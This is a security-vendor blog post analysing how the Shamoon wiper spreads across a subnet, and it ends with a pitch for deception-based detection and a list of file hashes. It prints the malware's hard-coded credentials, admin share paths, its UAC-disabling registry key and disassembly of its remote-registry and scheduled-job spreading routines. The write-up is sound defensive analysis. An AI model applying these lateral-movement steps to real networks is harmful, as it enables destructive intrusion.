# How to outfox Shamoon? Put Deception to work!

by admin | May 3, 2017 | Blog |


Acalvio Threat Labs

Shamoon is one of the critical threats that has been able to penetrate traditional defenses successfully not once, twice, but thrice – in 2012, 2016 and 2017. The main purpose of Shamoon Threat Actor was the destruction of the endpoint computers by wiping the Master Boot Record (MBR), rendering them unusable. If malware infects the end point, the effect is limited only to the infected end point. Since Shamoon can spread across the internal network, the scope of it's destruction is not limited to the infected endpoint, but can affect machines in the same subnet. Shamoon erased data on 75% of Aramco's corporate PCs[1]. The first section of this blog covers an in-depth technical analysis of the lateral movement technique used by Shamoon. Since Shamoon has been able to penetrate the traditional defenses multiple time, the second section discusses a detection architecture that can be used to detect catastrophic attack like

Search

Recent Posts

The New York Post – This Teen Made $100,000 For Legally Hacking Major Companies

MarketWatch – This 18-Year-Old's Hacking Side Hustle Has Earned Him $100,000 — And It's Legal

BrightTALK – TAG-Cyber's Ed Amoroso Interviews Acalvio

Shamoon.

**Lateral Movement by Shamoon**

Shamoon runs as a service and attempts to spread to other hosts on the subnet. Once the endpoint is infected by Shamoon, it spawns 3 general functionality threads for SMB network enumeration and spreading, command and control, and running the disk wiper module.

Spreading across the Network is performed via local subnet enumeration (/24 subnet) with multiple credentials (3 sets) and share locations (4 locations). As a part of first step, the malware inherits the IP address of the infected machine.


Figure 1.0 Network IP Address Iteration of Shamoon.

As shown in figure 1.0, it then loops over the 4th IPv4 octet, starting from 0, skipping its own IP and ending with 254, thus making an attempt to spread across every computer in the sub-net.




Figure 2.0 Showing the Operation Mode in Shamoon.

3 Minutes Until the Apocalypse – Technical White Paper

TAG Cyber Interview of Acalvio's John Bradshaw

## Archives

July 2018

June 2018

May 2018

April 2018

March 2018

February 2018

January 2018

December 2017

November 2017

October 2017

September 2017

August 2017

July 2017

June 2017

May 2017

April 2017

As shown in figure 2.0, Shamoon has a hard-coded operational mode flag, “F” or “S” set at compile time to determine fast or slow mode of operation.  As shown in figure 3.0, in the fast mode, the malware spawns threads for each IP address. In slow mode it will synchronously spans each IP address waiting for each network call to either succeed or timeout before moving to the next IP address.


Figure 3.0 Showing the fast and Slow mode of Shamoon.

For each IP address, the malware attempts a set of credentials to get access to the machine which are shown in Table 1.0.

| | |
|---|---|
| Usernames: | ‘gacaadmin15’, ‘gacaadmin22’, ‘gacaadmin08’, ‘Administrator’ |
| Passwords | ‘hggiH;fv1122’, ‘@ftsEnterprise02’, ‘P@ssw0rd@Evotnc5581’, ‘P@ssw0rd’ |
| Domains | ‘GACA’, ‘GACA’, ‘GACA’, ‘GACAANS’ |

Table 1.0 Showing the list of Credentials and Passwords used by Shamoon.

March 2017
February 2017
January 2017
December 2016
November 2016
October 2016
September 2016
August 2016
July 2016

## Categories

Analyst Reports
Blog
Data Sheets
E-Books
Events
In the News
Press Releases
Resources
T-Shirts
Video
Webinars
White Papers

For each set of hard-coded credentials, the malware attempts a connection with each hard-coded remote share location listed below:

- C$\WINDOWS
- D$\WINDOWS
- E$\WINDOWS
- ADMIN$




Figure 4.0 showing the  username and passwords.

As shown in figure 4.0, attempt to connect to the machine using the hard coded username and password is  performed by first checking RemoteRegistry service on the target is running, and then disabling UAC through a registry key

- SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy

After the remote registry check and UAC disable attempt, NetUseAdd is called for the credential set and share location.

```
                lea     r8, [rsp+2D8h+phkResult] ; phkResult
                lea     rcx, [rbp-60h]  ; lpMachineName
                mov     rdx, 0FFFFFFFF80000002h ; hKey
                call    cs:RegConnectRegistryW
                test    eax, eax
                jz      short loc_140003848
                mov     [rsp+2D8h+phkResult], r14
                jmp     loc_1400038EF
; ---------------------------------------------------------------------------

loc_140003848:                          ; CODE XREF: remote_registry__disable_uac+1B2↑j
                                        ; remote_registry__disable_uac+1CC↑j
                mov     rcx, [rsp+2D8h+phkResult]
                test    rcx, rcx
                jz      loc_1400038EF
                jmp     short loc_140003869
; ---------------------------------------------------------------------------

loc_140003858:                          ; CODE XREF: remote_registry__disable_uac+43↑j
                mov     rdi, [rsp+2D8h+hKey]
                mov     rcx, 0FFFFFFFF80000002h ; hKey
                mov     [rsp+2D8h+phkResult], rcx

loc_140003869:                          ; CODE XREF: remote_registry__disable_uac+1E6↑j
                mov     rdx, cs:system_lpSubKey ; lpSubKey
                lea     rax, [rsp+2D8h+hKey]
                mov     ebx, 1
                mov     r9d, 0F013Fh    ; samDesired
                xor     r8d, r8d        ; ulOptions
                mov     [rsp+2D8h+pcbBytesNeeded], ebx
                mov     [rsp+2D8h+lpBinaryPathName], rax ; phkResult
                call    cs:RegOpenKeyExW
                test    eax, eax
                jnz     short loc_1400038D6
                mov     rdx, cs:__LocalAccountTokenFilterPolicy ; lpValueName
                mov     rcx, [rsp+2D8h+hKey] ; hKey
                lea     rax, [rsp+2D8h+pcbBytesNeeded]
                lea     r9d, [rbx+3]    ; dwType REG_DWORD
                xor     r8d, r8d        ; Reserved
                mov     dword ptr [rsp+2D8h+lpLoadOrderGroup], 4 ; cbData
                mov     [rsp+2D8h+lpBinaryPathName], rax ; lpData
                call    cs:RegSetValueExW
                mov     rcx, [rsp+2D8h+hKey] ; hKey
                test    eax, eax
                movzx   r13d, r13b
                cmovz   r13d, ebx
                call    cs:RegCloseKey
```

Figure 5.0 Code snippet which shows the Registry Disabling attempt of Shamoon

If the NetUseAdd call fails or times out, the malware attempts the next remote share / credential set. If the NetUseAdd call succeeds, the malware continues spreading by calling  Windows API functions to copy itself to \system32 directory.  Once it has copied the file in the machine, it then dynamically invokes the Windows function "NetScheduleJobAdd" and schedules a remote task on the target system to run the dropped file. Thereafter,  as shown in figure 7.0 it deletes the remote job after 95 seconds.

```
                mov     rdx, cs:_JobAdd ; Src
                mov     rdi, rdx
                repne scasb
                not     rcx
                lea     r8, [rcx-1]     ; Size
                lea     rcx, [rbp+lpProcName] ; Src
                call    __std_string_alloc_
                nop

loc_140002E81:                          ; DATA XREF: .rdata:stru_1400259BC↓o
                xor     eax, eax
                or      rcx, 0FFFFFFFFFFFFFFFFh
                mov     rdx, cs:_Schedule ; Src
                mov     rdi, rdx
                repne scasb
                not     rcx
                lea     r8, [rcx-1]     ; Size
                lea     rcx, [rbp+lpProcName] ; Src
                call    __std_string_prepend_
                xor     eax, eax
                or      rcx, 0FFFFFFFFFFFFFFFFh
                mov     rdx, cs:_Net    ; Src
                mov     rdi, rdx
                repne scasb
                not     rcx
                lea     r8, [rcx-1]     ; Size
                lea     rcx, [rbp+lpProcName] ; Src
                call    __std_string_prepend_
                lea     rdi, [rbp+lpProcName]
                cmp     [rbp+var_18], 10h
                cmovnb  rdi, [rbp+lpProcName]
                mov     rcx, cs:netapi32_dll_lpModuleName ; lpModuleName
                call    cs:GetModuleHandleW
                mov     rcx, rax        ; hModule
                mov     rdx, rdi        ; lpProcName
                call    cs:GetProcAddress
                test    rax, rax        ; NetScheduleJobAdd
                jz      loc_140002F9B
                lea     r8, [rbp+dword_job_id]
                mov     rdx, [rbp+_1_hToken___2_AT_INFO] ; <-  LPBYTE Buffer (AT_INFO)
                mov     rcx, rbx        ;  <-   LPCWSTR Servername
                call    rax             ; NET_API_STATUS NetScheduleJobAdd(
                                        ;   _In_opt_ LPCWSTR Servername,
                                        ;   _In_     LPBYTE  Buffer,
                                        ;   _Out_    LPDWORD JobId
                                        ; );
                test    eax, eax
```

Figure 6.0 code showing the scheduling of Service.

```
loc_140002F6F:                          ; CODE XREF: spread_netschedulejobadd+269↑j
                mov     [rsp+80h+phToken], r14 ; lpThreadId
                mov     [rsp+80h+dwLogonProvider], r14d ; dwCreationFlags
                mov     r9, rdi         ; lpParameter
                lea     r8, Sleep_95sec_NetJobDel ; lpStartAddress
                xor     edx, edx        ; dwStackSize
                xor     ecx, ecx        ; lpThreadAttributes
                call    cs:CreateThread
                mov     rcx, rax        ; hObject
                call    cs:CloseHandle
```

Figure 7.0 code showing the deletion of the service.

## Why Deception-based is ideal to detect Shamoon?

Traditional prevention mechanisms, either network inline or endpoint, can be classified into two categories:

1. Deep scanning of a file to extract its feature set, then through the use of machine learning, probabilistic, or heuristic algorithms, the file is classified as either malicious or benign.
2. The second category of detection architecture uses a virtualized environment for detonating a file in order to classify

the file as either benign or malicious.

These two detection architectures can be used to detect new variants. However, both these approaches can be evaded by threat actors. The following is an example of an evasion: if the malicious payload gets delivered via a new file format, then a new set of features might have to be extracted for the file format and a new algorithm might have to be developed. Similarly, for the second approach employing detonation of a file in a virtualized environment, the environment might have to be updated to ensure the new file format gets detonated and the virtualized environment has appropriate instrumentation to capture the true behavior of the file. Development and deployment of detection algorithms for the new file formats carrying a malicious payload will require time, and therefore will open a window of opportunity for the threat actor to exploit the organization.

A deception-centric detection architecture, deploys distributed deception across the network and on the endpoint. During the execution of a worm like Shamoon, the worm will perform various activities, like: spreading across the network, making a copy of itself, starting a job, deleting a job, deleting the MBR, etc. These activities will trigger the distributed deception sensors, raising an alert. Through the alert, the infected endpoint is identified and can be quarantined.  Thus, unlike traditional security architectures that use deep scanning of files or virtualized environments, a deception-centric architecture provides an inherent advantage: It is independent of the delivery vector employed by a threat actor to deliver the malicious payload.

**Conclusion:**

Shamoon infected three quarter of Aramco's computers. This catastrophic effect can bring any corporation to its knees. Traditional security architectures employing virtualized machines for detonation or deep scanning of a file can be evaded by a threat actor. These evasion techniques can open a window of opportunity to exploit an organization. A deception-centric architecture gets triggered during the actual execution of malware. Consequently, we recommend a deception-centric detection approach to defend an organization against worms like Shamoon .

**References :**

[1] In Cyberattack on Saudi Firm, U.S. Sees Iran Firing Back, http://www.nytimes.com/2012/10/24/business/global/cyberattack-on-saudi-oil-firm-disquiets-us.html

**IOC of the malicious files.**

- 47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac34 (X64 dropper)
- 394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b (X86 Dropper)
- 772ceedbc2cacf7b16ae967de310350e42aa47e5cef19f4423220d41501d86a5 (X64 Command Module)
- C7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a (X64 Wiper Module)

benefit from defense in depth, reduce false positives, and derive actionable intelligence for remediation.